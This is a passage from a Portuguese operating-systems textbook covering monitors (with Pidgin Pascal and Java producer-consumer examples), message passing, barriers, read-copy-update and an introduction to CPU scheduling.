Para facilitar a escrita de programas corretos, Brinch Hansen (1973) e Hoare (1974) propuseram uma primitiva de sincronização de nível mais alto chamada **monitor**. Suas propostas diferiam ligeiramente, como descrito mais adiante. Um monitor é uma coleção de rotinas, variáveis e estruturas de dados que são reunidas em um tipo especial de módulo ou pacote. Processos podem chamar as rotinas em um monitor sempre que eles quiserem, mas eles não podem acessar diretamente as estruturas de dados internos do monitor a partir de rotinas declaradas fora dele. A Figura 2.33 ilustra um monitor escrito em uma linguagem imaginária, Pidgin Pascal. C não pode ser usado aqui, porque os monitores são um conceito de *linguagem* e C não os tem.

Os monitores têm uma propriedade importante que os torna úteis para realizar a exclusão mútua: apenas um processo pode estar ativo em um monitor em qualquer dado instante. Monitores são uma construção da linguagem de programação, então o compilador sabe que eles são especiais e podem lidar com chamadas para rotinas de monitor diferentemente de outras chamadas de rotina. Tipicamente, quando um processo chama uma rotina do monitor, as primeiras instruções conferirão para ver se qualquer outro processo está ativo no momento dentro do monitor. Se isso ocorrer, o processo que chamou será suspenso até que o outro processo tenha deixado o monitor. Se nenhum outro processo está usando o monitor, o processo que chamou pode entrar.

FIGURA 2.33 Um monitor.

```
monitor example
      integer i;
      condition c;

      procedure producer ( );
      .
      .
      .
      end;

      procedure consumer ( );
      .      .      .
      end;
end monitor;
```

Cabe ao compilador implementar a exclusão mútua nas entradas do monitor, mas uma maneira comum é usar um mutex ou um semáforo binário. Como o compilador, não o programador, está arranjando a exclusão mútua, é muito menos provável que algo dê errado. De qualquer maneira, a pessoa escrevendo o monitor não precisa ter ciência de como o compilador arranja a exclusão mútua. Basta saber que ao transformar todas as regiões críticas em rotinas de monitores, dois processos jamais executarão suas regiões críticas ao mesmo tempo.

Embora os monitores proporcionem uma maneira fácil de alcançar a exclusão mútua, como vimos anteriormente, isso não é suficiente. Também precisamos de uma maneira para os processos bloquearem quando não puderem prosseguir. No problema do produtor-consumidor, é bastante fácil colocar todos os testes de buffer cheio e buffer vazio nas rotinas de monitor, mas como o produtor seria bloqueado quando encontrasse o buffer cheio?

A solução encontra-se na introdução de **variáveis de condição**, junto com duas operações, wait e signal. Quando uma rotina de monitor descobre que não pode continuar (por exemplo, o produtor encontra o buffer cheio), ela realiza um wait em alguma variável de condição, digamos, *full*. Essa ação provoca o bloqueio do processo que está chamando. Ele também permite outro processo que tenha sido previamente proibido de entrar no monitor a entrar agora. Vimos variáveis de condição e essas operações no contexto de Pthreads anteriormente.

Nesse outro processo, o consumidor, por exemplo, pode despertar o parceiro adormecido realizando um signal na variável de condição que seu parceiro está esperando. Para evitar ter dois processos ativos no monitor ao mesmo tempo, precisamos de uma regra dizendo o que acontece depois de um signal. Hoare propôs deixar o processo recentemente desperto executar, suspendendo o outro. Brinch Hansen propôs uma saída inteligente para o problema, exigindo que um processo realizando um signal *deva* sair do monitor imediatamente. Em outras palavras, um comando signal pode aparecer apenas como o comando final em uma rotina de monitor. Usaremos a proposta de Brinch Hansen, porque ela é conceitualmente mais simples e também mais fácil de implementar. Se um signal for realizado em uma variável de condição em que vários processos estejam esperando, apenas um deles, determinado pelo escalonador do sistema, será revivido.

Como nota, vale mencionar que há também uma terceira solução, não proposta por Hoare, tampouco por

Hansen, que é deixar o emissor do sinal continuar a executar e permitir que o processo em espera comece a ser executado apenas depois de o emissor do sinal ter deixado o monitor.

Variáveis de condição não são contadores. Elas não acumulam sinais para uso posterior da maneira que os semáforos fazem. Desse modo, se uma variável de condição for sinalizada sem ninguém estar esperando pelo sinal, este será perdido para sempre. Em outras palavras, wait precisa vir antes de signal. Essa regra torna a implementação muito mais simples. Na prática, não é um problema, pois é fácil controlar o estado de cada processo com variáveis, se necessário. Um processo que poderia de outra forma realizar um signal pode ver que essa operação não é necessária ao observar as variáveis.

Um esqueleto do problema produtor-consumidor com monitores é dado na Figura 2.34 em uma linguagem imaginária, Pidgin Pascal. A vantagem de usar a Pidgin Pascal é que ela é pura e simples e segue exatamente o modelo Hoare/Brinch Hansen.

Talvez você esteja pensando que as operações wait e signal parecem similares a sleep e wakeup, que vimos antes e tinham condições de corrida fatais. Bem, elas *são* muito similares, mas com uma diferença crucial: sleep e wakeup fracassaram porque enquanto um processo estava tentando dormir, o outro tentava despertá-lo. Com monitores, isso não pode acontecer. A exclusão mútua automática nas rotinas de monitor garante que se, digamos, o produtor dentro de uma rotina de monitor descobrir que o buffer está cheio, ele será capaz de completar a operação wait sem ter de se preocupar com a possibilidade de que o escalonador possa trocar para o consumidor um instante antes de wait ser concluída. O consumidor não será nem deixado entrar no monitor até que wait seja concluído e o produtor seja marcado como não mais executável.

Embora Pidgin Pascal seja uma linguagem imaginária, algumas linguagens de programação reais também dão suporte a monitores, embora nem sempre na forma projetada por Hoare e Brinch Hansen. Java é uma dessas linguagens. Java é uma linguagem orientada a objetos que dá suporte a threads de usuário e também permite que métodos (rotinas) sejam agrupados juntos em classes. Ao acrescentar a palavra-chave synchronized a uma declaração de método, Java garante que uma vez que qualquer thread tenha começado a executar aquele método, não será permitido a nenhum outro thread executar qualquer outro método synchronized daquele objeto. Sem synchronized, não há garantias sobre essa intercalação.

FIGURA 2.34 Um esqueleto do problema produtor-consumidor com monitores. Somente uma rotina do monitor está ativa por vez. O buffer tem *N* vagas.

```
monitor ProducerConsumer
      condition full, empty;
      integer count;

      procedure insert(item: integer);
      begin
            if count = N then wait(full);
            insert_item(item);
            count := count + 1;
            if count = 1 then signal(empty)
      end;

      function remove: integer;
      begin
            if count = 0 then wait(empty);
            remove = remove_item;
            count := count − 1;
            if count = N − 1 then signal(full)
      end;

      count := 0;
end monitor;

procedure producer;
begin
      while true do
      begin
            item = produce_item;
            ProducerConsumer.insert(item)
      end
end;

procedure consumer;
begin
      while true do
      begin
            item = ProducerConsumer.remove;
            consume_item(item)
      end
end;
```

Uma solução para o problema produtor-consumidor usando monitores em Java é dada na Figura 2.35. Nossa solução tem quatro classes: a classe exterior, *ProducerConsumer*, cria e inicia dois threads, *p* e *c*; a segunda e a terceira classes, *producer* e *consumer*, respectivamente, contêm o que código para o produtor e o consumidor; e, por fim, a classe *our_monitor*, que é o monitor, e ela contém dois threads sincronizados que são usados para realmente inserir itens no buffer compartilhado e removê-los. Diferentemente dos exemplos anteriores, aqui temos o código completo de *insert* e *remove*.

FIGURA 2-35 Uma solução para o problema produtor-consumidor em Java.

```
public class ProducerConsumer {
      static final int N = 100       // constante contendo o tamanho do buffer
      static producer p = new producer( );   // instancia de um novo thread produtor
      static consumer c = new consumer( ); // instancia de um novo thread consumidor
      static our_monitor mon = new our_monitor( );  // instancia de um novo monitor

      public static void main(String args[ ]) {
         p.start( );       // inicia o thread produtor
         c.start( );       // inicia o thread consumidor
      }

      static class producer extends Thread {
         public void run( )  {// o metodo run contem o codigo do thread
            int item;
            while (true) {    // laco do produtor
               item = produce_item( );
               mon.insert(item);
            }
         }
         private int produce_item( ) { ... }     // realmente produz
      }

      static class consumer extends Thread {
         public void run( )  {metodo run contem o codigo do thread
            int item;
            while (true) {     // laco do consumidor
               item = mon.remove( );
               consume_item (item);
            }
         }
         private void consume_item(int item) { ... }// realmente consome
      }
      static class our_monitor { // este e o monitor
         private int buffer[ ] = new int[N];
         private int count = 0, lo = 0, hi = 0; // contadores e indices

         public synchronized void insert(int val) {
            if (count == N) go_to_sleep( );   // se o buffer estiver cheio, va dormir
            buffer [hi] = val; // insere um item no buffer
            hi = (hi + 1) % N;        // lugar para colocar o proximo item
            count = count + 1;      // mais um item no buffer agora
            if (count == 1) notify( );      // se o consumidor estava dormindo, acorde-o
         }
         public synchronized int remove( ) {
            int val;
            if (count == 0) go_to_sleep( );    // se o buffer estiver vazio, va dormir
            val = buffer [lo];  // busca um item no buffer
            lo = (lo + 1) % N;       // lugar de onde buscar o proximo item
            count = count – 1;     // um item a menos no buffer
            if (count == N – 1) notify( );     // se o produtor estava dormindo, acorde-o
            return val;
        }
        private void go_to_sleep( ) { try{wait( );} catch(InterruptedException exc) {};}
      }
}
```

Os threads do produtor e do consumidor são funcionalmente idênticos a seus correspondentes em todos os nossos exemplos anteriores. O produtor tem um laço infinito gerando dados e colocando-os no buffer comum. O consumidor tem um laço igualmente infinito tirando dados do buffer comum e fazendo algo divertido com ele.

A parte interessante desse programa é a classe *our_monitor*, que contém o buffer, as variáveis de administração e dois métodos sincronizados. Quando o produtor está ativo dentro de *insert*, ele sabe com certeza que o consumidor não pode estar ativo dentro de *remove*, tornando seguro atualizar as variáveis e o buffer sem medo das condições de corrida. A variável *count* controla quantos itens estão no buffer. Ela pode assumir qualquer valor de 0 até e incluindo $N - 1$. A variável *lo* é o índice da vaga do buffer onde o próximo item deve ser buscado. Similarmente, *hi* é o índice da vaga do buffer onde o próximo item deve ser colocado. É permitido que $lo = hi$, o que significa que 0 item ou *N* itens estão no buffer. O valor de *count* diz qual caso é válido.

Métodos sincronizados em Java diferem dos monitores clássicos em um ponto essencial: Java não tem variáveis de condição inseridas. Em vez disso, ela oferece duas rotinas, *wait* e *notify*, que são o equivalente a *sleep* e *wakeup*, exceto que, ao serem usadas dentro de métodos sincronizados, elas não são sujeitas a condições de corrida. Na teoria, o método *wait* pode ser interrompido, que é o papel do código que o envolve. Java exige que o tratamento de exceções seja claro. Para nosso propósito, apenas imagine que *go_to_sleep* seja a maneira para ir dormir.

Ao tornar automática a exclusão mútua de regiões críticas, os monitores tornam a programação paralela muito menos propensa a erros do que o uso de semáforos. Mesmo assim, eles também têm alguns problemas. Não é à toa que nossos dois exemplos de monitores estavam escritos em Pidgin Pascal em vez de C, como são os outros exemplos neste livro. Como já dissemos, monitores são um conceito de linguagem de programação. O compilador deve reconhecê-los e arranjá-los para a exclusão mútua de alguma maneira ou outra. C, Pascal e a maioria das outras linguagens não têm monitores, de maneira que não é razoável esperar que seus compiladores imponham quaisquer regras de exclusão mútua. Na realidade, como o compilador poderia saber quais rotinas estavam nos monitores e quais não estavam?

Essas mesmas linguagens tampouco têm semáforos, mas acrescentar semáforos é fácil: tudo o que você precisa fazer é acrescentar suas rotinas de código de montagem curtas à biblioteca para emitir as chamadas up e down. Os compiladores não precisam nem saber que elas existem. É claro que os sistemas operacionais precisam saber a respeito dos semáforos, mas pelo menos se você tem um sistema operacional baseado em semáforo, ainda pode escrever os programas de usuário para ele em C ou C++ (ou mesmo linguagem de montagem se você for masoquista o bastante). Com monitores, você precisa de uma linguagem que os tenha incorporados.

Outro problema com monitores, e também com semáforos, é que eles foram projetados para solucionar o problema da exclusão mútua em uma ou mais CPUs, todas com acesso a uma memória comum. Podemos evitar as corridas ao colocar os semáforos na memória compartilhada e protegê-los com instruções TSL ou XCHG. Quando movemos para um sistema distribuído consistindo em múltiplas CPUs, cada uma com sua própria memória privada e conectada por uma rede de área local, essas primitivas tornam-se inaplicáveis. A conclusão é que os semáforos são de um nível baixo demais e os monitores não são utilizáveis, exceto em algumas poucas linguagens de programação. Além disso, nenhuma das primitivas permite a troca de informações entre máquinas. Algo mais é necessário.

2.3.8 Troca de mensagens

Esse algo mais é a **troca de mensagens**. Esse método de comunicação entre processos usa duas primitivas, send e receive, que, como semáforos e diferentemente dos monitores, são chamadas de sistema em vez de construções de linguagem. Como tais, elas podem ser facilmente colocadas em rotinas de biblioteca, como

```
send(destination, &message);
```

e

```
receive(source, &message);
```

A primeira chamada envia uma mensagem para determinado destino e a segunda recebe uma mensagem de uma dada fonte (ou de *ANY* — qualquer —, se o receptor não se importar). Se nenhuma mensagem estiver disponível, o receptor pode bloquear até que uma chegue. Alternativamente, ele pode retornar imediatamente com um código de erro.

Questões de projeto para sistemas de troca de mensagens

Sistemas de troca de mensagens têm muitos problemas e questões de projeto que não surgem com semáforos ou com monitores, especialmente se os processos de comunicação são de máquinas diferentes conectadas por uma rede. Por exemplo, mensagens podem ser perdidas pela rede. Para proteger-se contra mensagens perdidas, o emissor e o receptor podem combinar que tão logo uma mensagem tenha sido recebida, o receptor enviará uma mensagem especial de **confirmação de recebimento** de volta. Se o emissor não tiver recebido a confirmação de recebimento em dado intervalo, ele retransmite a mensagem.

Agora considere o que acontece se a mensagem é recebida corretamente, mas a confirmação de recebimento enviada de volta para o emissor for perdida. O emissor retransmitirá a mensagem, assim o receptor a receberá duas vezes. É essencial que o receptor seja capaz de distinguir uma nova mensagem da retransmissão de uma antiga. Normalmente, esse problema é solucionado colocando os números em uma sequência consecutiva em cada mensagem original. Se o receptor receber uma mensagem trazendo o mesmo número de sequência que a anterior, ele saberá que a mensagem é uma cópia que pode ser ignorada. A comunicação bem-sucedida diante de trocas de mensagens não confiáveis é uma parte importante do estudo de redes de computadores. Para mais informações, ver Tanenbaum e Wetherall (2010).

Sistemas de mensagens também têm de lidar com a questão de como processos são nomeados, de maneira que o processo especificado em uma chamada send ou receive não seja ambíguo. A **autenticação** também é uma questão nos sistemas de mensagens: como o cliente pode saber se está se comunicando com o servidor de arquivos real, e não com um impostor?

Na outra ponta do espectro, há também questões de projeto que são importantes quando o emissor e o receptor estão na mesma máquina. Uma delas é o desempenho. Copiar mensagens de um processo para o outro é sempre algo mais lento do que realizar uma operação de semáforo ou entrar em um monitor. Muito trabalho foi dispendido em tornar eficiente a transmissão da mensagem.

O problema produtor-consumidor com a troca de mensagens

Agora vamos ver como o problema do produtor-consumidor pode ser solucionado com a troca de mensagens e nenhuma memória compartilhada. Uma solução é dada na Figura 2.36. Supomos que todas as mensagens são do mesmo tamanho e que as enviadas, mas ainda não recebidas são colocadas no buffer automaticamente pelo sistema operacional. Nessa solução, um total de *N* mensagens é usado, de maneira análoga às *N* vagas em um buffer de memória compartilhada. O consumidor começa enviando *N* mensagens vazias para o produtor. Sempre que o produtor tem um item para dar ao consumidor, ele pega uma mensagem vazia e envia de volta uma cheia. Assim, o número total de mensagens no sistema segue constante pelo tempo, de maneira que elas podem ser armazenadas em um determinado montante de memória previamente conhecido.

Se o produtor trabalhar mais rápido que o consumidor, todas as mensagens terminarão cheias, esperando pelo consumidor; o produtor será bloqueado, esperando por uma vazia voltar. Se o consumidor trabalhar mais rápido, então o inverso acontecerá: todas as mensagens estarão vazias esperando pelo produtor para enchê-las; o consumidor será bloqueado, esperando por uma mensagem cheia.

Muitas variações são possíveis com a troca de mensagens. Para começo de conversa, vamos examinar como elas são endereçadas. Uma maneira é designar a cada processo um endereço único e fazer que as mensagens sejam endereçadas aos processos. Uma maneira diferente é inventar uma nova estrutura de dados, chamada **caixa postal**. Uma caixa postal é um local para armazenar um dado número de mensagens, tipicamente especificado quando a caixa postal é criada. Quando caixas postais são usadas, os parâmetros de endereço nas chamadas send e receive são caixas postais, não processos. Quando um processo tenta enviar uma mensagem para uma caixa postal que está cheia, ele é suspenso até que uma mensagem seja removida daquela caixa postal, abrindo espaço para uma nova mensagem.

Para o problema produtor-consumidor, tanto o produtor quanto o consumidor criariam caixas postais grandes o suficiente para conter *N* mensagens. O produtor enviaria mensagens contendo dados reais para a caixa postal do consumidor. Quando caixas postais são usadas, o mecanismo de buffer é claro: a caixa postal de destino armazena mensagens que foram enviadas para o processo de destino, mas que ainda não foram aceitas.

O outro extremo de ter caixas postais é eliminar todo o armazenamento. Quando essa abordagem é escolhida, se o send for realizado antes do receive, o processo de envio é bloqueado até receive acontecer, momento

FIGURA 2.36 O problema produtor-consumidor com *N* mensagens.

```
#define N 100                                /* numero de lugares no buffer */

void producer(void)
{
     int item;
     message m;                              /* buffer de mensagens */

     while (TRUE) {
          item = produce_item( );            /* gera alguma coisa para colocar no buffer */
          receive(consumer, &m);             /* espera que uma mensagem vazia chegue */
          build_message(&m, item);           /* monta uma mensagem para enviar */
          send(consumer, &m);                /* envia item para consumidor */
     }
}

void consumer(void)
{
     int item, i;
     message m;

     for (i = 0; i < N; i++) send(producer, &m);  /* envia N mensagens vazias */
     while (TRUE) {
          receive(producer, &m);             /* pega mensagem contendo item */
          item = extract_item(&m);           /* extrai o item da mensagem */
          send(producer, &m);                /* envia a mensagem vazia como resposta */
          consume_item(item);                /* faz alguma coisa com o item */
     }
}
```

em que a mensagem pode ser copiada diretamente do emissor para o receptor, sem armazenamento. De modo similar, se o receive é realizado primeiro, o receptor é bloqueado até que um send aconteça. Essa estratégia é muitas vezes conhecida como **rendezvous** (encontro marcado). Ela é mais fácil de implementar do que um esquema de mensagem armazenada, mas é menos flexível, já que o emissor e o receptor são forçados a ser executados de maneira sincronizada.

A troca de mensagens é comumente usada em sistemas de programação paralela. Um sistema de troca de mensagens bem conhecido, por exemplo, é o **MPI** (**message passing interface** — interface de troca de mensagem). Ele é amplamente usado para a computação científica. Para mais informações sobre ele, veja Gropp et al. (1994) e Snirt et al. (1996).

2.3.9 Barreiras

Nosso último mecanismo de sincronização é dirigido a grupos de processos em vez de situações que envolvem dois processos do tipo produtor-consumidor. Algumas aplicações são divididas em fases e têm como regra que nenhum processo deve prosseguir para a fase seguinte até que todos os processos estejam prontos para isso. Tal comportamento pode ser conseguido colocando uma **barreira** no fim de cada fase. Quando um processo atinge a barreira, ele é bloqueado até que todos os processos tenham atingido a barreira. Isso permite que grupos de processos sincronizem. A operação de barreira está ilustrada na Figura 2.37.

Na Figura 2.37(a) vemos quatro processos aproximando-se de uma barreira. O que isso significa é que eles estão apenas computando e não chegaram ao fim da fase atual ainda. Após um tempo, o primeiro processo termina toda a computação exigida dele durante a primeira fase, então, ele executa a primitiva barrier, geralmente chamando um procedimento de biblioteca. O processo é então suspenso. Um pouco mais tarde, um segundo e então um terceiro processo terminam a primeira fase e também executam a primitiva barrier. Essa situação está ilustrada na Figura 2.37(b). Por fim, quando o último processo, *C*, atinge a barreira, todos os processos são liberados, como mostrado na Figura 2.37(c).

FIGURA 2.37 Uso de uma barreira. (a) Processos aproximando-se de uma barreira. (b) Todos os processos, exceto um, bloqueados na barreira. (c) Quando o último processo chega à barreira, todos podem passar.

Como exemplo de um problema exigindo barreiras, considere um problema típico de relaxação na física ou engenharia. Há tipicamente uma matriz que contém alguns valores iniciais. Os valores podem representar temperaturas em vários pontos em uma lâmina de metal. A ideia pode ser calcular quanto tempo leva para o efeito de uma chama colocada em um canto propagar-se através da lâmina.

Começando com os valores atuais, uma transformação é aplicada à matriz para conseguir a segunda versão; por exemplo, aplicando as leis da termodinâmica para ver quais serão todas as temperaturas posteriormente a ΔT. Então o processo é repetido várias vezes, fornecendo as temperaturas nos pontos de amostra como uma função do tempo à medida que a lâmina aquece. O algoritmo produz uma sequência de matrizes ao longo do tempo, cada uma para um determinado ponto no tempo.

Agora imagine que a matriz é muito grande (por exemplo, 1 milhão por 1 milhão), de maneira que processos paralelos sejam necessários (possivelmente em um multiprocessador) para acelerar o cálculo. Processos diferentes funcionam em partes diferentes da matriz, calculando os novos elementos de matriz a partir dos valores anteriores de acordo com as leis da física. No entanto, nenhum processo pode começar na iteração $n + 1$ até que a iteração n esteja completa, isto é, até que todos os processos tenham terminado seu trabalho atual. A maneira de se alcançar essa meta é programar cada processo para executar uma operação barrier após ele ter terminado sua parte da iteração atual. Quando todos tiverem terminado, a nova matriz (a entrada para a próxima iteração) será terminada, e todos os processos serão liberados simultaneamente para começar a próxima iteração.

2.3.10 Evitando travas: leitura-cópia-atualização

As travas mais rápidas não são travas de maneira alguma. A questão é se podemos permitir acessos de leitura e escrita concorrentes a estruturas de dados compartilhados sem usar travas. Em geral, a resposta é claramente não. Imagine o processo A ordenando um conjunto de números, enquanto o processo B está calculando a média. Como A desloca os valores para lá e para cá através do conjunto, B pode encontrar alguns valores várias vezes e outros jamais. O resultado poderia ser qualquer um, mas seria quase certamente errado.

Em alguns casos, no entanto, podemos permitir que um escritor atualize uma estrutura de dados mesmo que outros processos ainda a estejam usando. O truque é assegurar que cada leitor leia a versão anterior dos dados, ou a nova, mas não alguma combinação esquisita da anterior e da nova. Como ilustração, considere a árvore mostrada na Figura 2.38. Leitores percorrem a árvore da raiz até suas folhas. Na metade superior da figura, um novo nó X é acrescentado. Para fazê-lo, "deixamos" o nó configurado antes de torná-lo visível na árvore: inicializamos todos os valores no nó X, incluindo seus ponteiros filhos. Então, com uma escrita atômica, tornamos X um filho de A. Nenhum leitor jamais lerá uma versão inconsistente. Na metade inferior da figura, subsequentemente removemos B e D. Primeiro, fazemos que o ponteiro filho esquerdo de A aponte para C. Todos os leitores que estavam em A continuarão com o nó C e nunca verão B ou D. Em outras palavras, eles verão apenas a nova versão. Da mesma maneira, todos os leitores atualmente em B ou D continuarão seguindo os ponteiros estruturais de dados originais e verão a versão anterior. Tudo fica bem assim, e jamais precisamos travar qualquer coisa. A principal razão por que a remoção de B e D funciona sem travar a estrutura de dados é que **RCU (Ready-Copy-Update** — leitura-cópia-atualização) desacopla as fases de *remoção* e *recuperação* da atualização.

É claro que há um problema. Enquanto não tivermos certeza de não haver mais leitores de B ou D, não podemos realmente liberá-los. Mas quanto tempo devemos esperar? Um minuto? Dez? Temos de esperar até que o último leitor




FIGURA 2.38 *Leitura-cópia-atualização*: inserindo um nó na árvore e então removendo um galho — tudo sem travas.

Adicionando um nó:

(a) Árvore original.

(b) Inicializar nó X e conectar E a X. Quaisquer leitores em A e E não são afetados.

(c) Quando X for completamente inicializado, conectar X a A. Os leitores atualmente em E terão lido a versão anterior, enquanto leitores em A pegarão a nova versão da árvore.

Removendo nós:

(d) Desacoplar B de A. Observe que ainda pode haver leitores em B. Todos os leitores em B verão a velha versão da árvore, enquanto todos os leitores atualmente em A verão a nova versão.

(e) Espere até ter certeza de que todos os leitores deixaram B e C. Esses nós não podem mais ser acessados.

(f) Agora podemos remover seguramente B e D.

tenha deixado esses nós. RCU determina cuidadosamente o tempo máximo que um leitor pode armazenar uma referência para a estrutura de dados. Após esse período, ele pode recuperar seguramente a memória. Especificamente, leitores acessam a estrutura de dados no que é conhecido como uma **seção crítica do lado do leitor** que pode conter qualquer código, desde que não bloqueie ou adormeça. Nesse caso, sabemos o tempo máximo que precisamos esperar. Especificamente, definimos um **período de graça** como qualquer período no qual sabemos que cada thread está do lado de fora da seção de leitura crítica pelo menos uma vez. Tudo ficará bem se esperarmos por um período que seja pelo menos igual ao período de graça antes da recuperação. Como não é permitido ao código na seção crítica de leitura bloquear ou adormecer, um critério simples é esperar até que todos os threads tenham realizado um chaveamento de contexto.

2.4 Escalonamento

Quando um computador é multiprogramado, ele frequentemente tem múltiplos processos ou threads competindo pela CPU ao mesmo tempo. Essa situação ocorre sempre que dois ou mais deles estão simultaneamente no estado pronto. Se apenas uma CPU está disponível, uma escolha precisa ser feita sobre qual processo será executado em seguida. A parte do sistema operacional que faz a escolha é chamada de **escalonador**, e o algoritmo que ele usa é chamado de **algoritmo de escalonamento**. Esses tópicos formam o assunto a ser tratado nas seções a seguir.

Muitas das mesmas questões que se aplicam ao escalonamento de processos também se aplicam ao escalonamento de threads, embora algumas sejam diferentes. Quando o núcleo gerencia threads, o escalonamento é geralmente feito por thread, com pouca ou nenhuma consideração sobre o processo ao qual o thread pertence. De início nos concentraremos nas questões de escalonamento que se aplicam a ambos, processos e threads. Depois, examinaremos explicitamente o escalonamento de threads e algumas das questões exclusivas que ele gera. Abordaremos os chips multinúcleo no Capítulo 8.

2.4.1 Introdução ao escalonamento

Nos velhos tempos dos sistemas em lote com a entrada na forma de imagens de cartões em uma fita

magnética, o algoritmo de escalonamento era simples: apenas execute o próximo trabalho na fita. Com os sistemas de multiprogramação, ele tornou-se mais complexo porque geralmente havia múltiplos usuários esperando pelo serviço. Alguns computadores de grande porte ainda combinam serviço em lote e de compartilhamento de tempo, exigindo que o escalonador decida se um trabalho em lote ou um usuário interativo em um terminal deve ir em seguida. (Como uma nota, um trabalho em lote pode ser uma solicitação para executar múltiplos programas em sucessão, mas para esta seção presumiremos apenas que se trata de uma solicitação para executar um único programa.) Como o tempo de CPU é um recurso escasso nessas máquinas, um bom escalonador pode fazer uma grande diferença no desempenho percebido e satisfação do usuário. Em consequência, uma grande quantidade de trabalho foi dedicada ao desenvolvimento de algoritmos de escalonamento inteligentes e eficientes.

Com o advento dos computadores pessoais, a situação mudou de duas maneiras. Primeiro, na maior parte do tempo há apenas um processo ativo. É improvável que um usuário preparando um documento em um processador de texto esteja simultaneamente compilando um programa em segundo plano. Quando o usuário digita um comando ao processador de texto, o escalonador não precisa fazer muito esforço para descobrir qual processo executar — o processador de texto é o único candidato.

Segundo, computadores tornaram-se tão rápidos com o passar dos anos que a CPU dificilmente ainda é um recurso escasso. A maioria dos programas para computadores pessoais é limitada pela taxa na qual o usuário pode apresentar a entrada (digitando ou clicando), não pela taxa na qual a CPU pode processá-la. Mesmo as compilações, um importante sorvedouro de ciclos de CPUs no passado, levam apenas alguns segundos hoje. Mesmo quando dois programas estão de fato sendo executados ao mesmo tempo, como um processador de texto e uma planilha, dificilmente importa qual deles vai primeiro, pois o usuário provavelmente está esperando que ambos terminem. Como consequência, o escalonamento não importa muito em PCs simples. É claro que há aplicações que praticamente devoram a CPU viva. Por exemplo, reproduzir uma hora de vídeo de alta resolução enquanto se ajustam as cores em cada um dos 107.892 quadros (em NTSC) ou 90.000 quadros (em PAL) exige uma potência computacional de nível industrial. No entanto, aplicações similares são a exceção em vez de a regra.


Quando voltamos aos servidores em rede, a situação muda consideravelmente. Aqui múltiplos processos muitas vezes competem pela CPU, de maneira que o escalonamento importa outra vez. Por exemplo, quando a CPU tem de escolher entre executar um processo que reúne as estatísticas diárias e um que serve a solicitações de usuários, estes ficarão muito mais contentes se o segundo receber a primeira chance de acessar a CPU.

O argumento da "abundância de recursos" também não se sustenta em muitos dispositivos móveis, como smartphones (exceto talvez os modelos mais potentes) e nós em redes de sensores. Além disso, já que a duração da bateria é uma das restrições mais importantes nesses dispositivos, alguns escalonadores tentam otimizar o consumo de energia.

Além de escolher o processo certo a ser executado, o escalonador também tem de se preocupar em fazer um uso eficiente da CPU, pois o chaveamento de processos é algo caro. Para começo de conversa, uma troca do modo usuário para o modo núcleo precisa ocorrer. Então o estado do processo atual precisa ser salvo, incluindo armazenar os seus registros na tabela de processos para que eles possam ser recarregados mais tarde. Em alguns sistemas, o mapa de memória (por exemplo, os bits de referência à memória na tabela de páginas) precisa ser salvo da mesma maneira. Em seguida, um novo processo precisa ser selecionado executando o algoritmo de escalonamento. Após isso, a MMU (memory management unit — unidade de gerenciamento de memória) precisa ser recarregada com o mapa de memória do novo processo. Por fim, o novo processo precisa ser inicializado. Além de tudo isso, a troca de processo pode invalidar o cache de memória e as tabelas relacionadas, forçando-o a ser dinamicamente recarregado da memória principal duas vezes (ao entrar no núcleo e ao deixá-lo). De modo geral, realizar muitas trocas de processos por segundo pode consumir um montante substancial do tempo da CPU, então, recomenda-se cautela.

Comportamento de processos

Quase todos os processos alternam surtos de computação com solicitações de E/S (disco ou rede), como mostrado na Figura 2.39. Muitas vezes, a CPU executa por um tempo sem parar, então uma chamada de sistema é feita para ler de um arquivo ou escrever para um arquivo. Quando a chamada de sistema é concluída, a CPU calcula novamente até que ela precisa de mais dados ou tem de escrever mais dados, e assim por diante. Observe que algumas atividades de E/S contam como computação. Por exemplo, quando a CPU copia bits para uma RAM de vídeo para atualizar a tela, ela está

FIGURA 2.39 Surtos de uso da CPU alternam-se com períodos de espera por E/S. (a) Um processo limitado pela CPU. (b) Um processo limitado pela E/S.

computando, não realizando E/S, pois a CPU está em uso. E/S nesse sentido é quando um processo entra no estado bloqueado esperando por um dispositivo externo para concluir o seu trabalho.

A questão importante a ser observada a respeito da Figura 2.39 é que alguns processos, como o mostrado na Figura 2.39(a), passam a maior do tempo computando, enquanto outros, como o mostrado na Figura 2.39(b), passam a maior parte do tempo esperando pela E/S. Os primeiros são chamados **limitados pela computação** ou **limitados pela CPU**; os segundos são chamados **limitados pela E/S**. Processos limitados pela CPU geralmente têm longos surtos de CPU e então esporádicas esperas de E/S, enquanto os processos limitados pela E/S têm surtos de CPU curtos e esperas de E/S frequentes. Observe que o fator chave é o comprimento do surto da CPU, não o comprimento do surto da E/S. Processos limitados pela E/S são limitados pela E/S porque eles não computam muito entre solicitações de E/S, não por terem tais solicitações especialmente demoradas. Eles levam o mesmo tempo para emitir o pedido de hardware para ler um bloco de disco, independentemente de quanto tempo levam para processar os dados após eles chegarem.

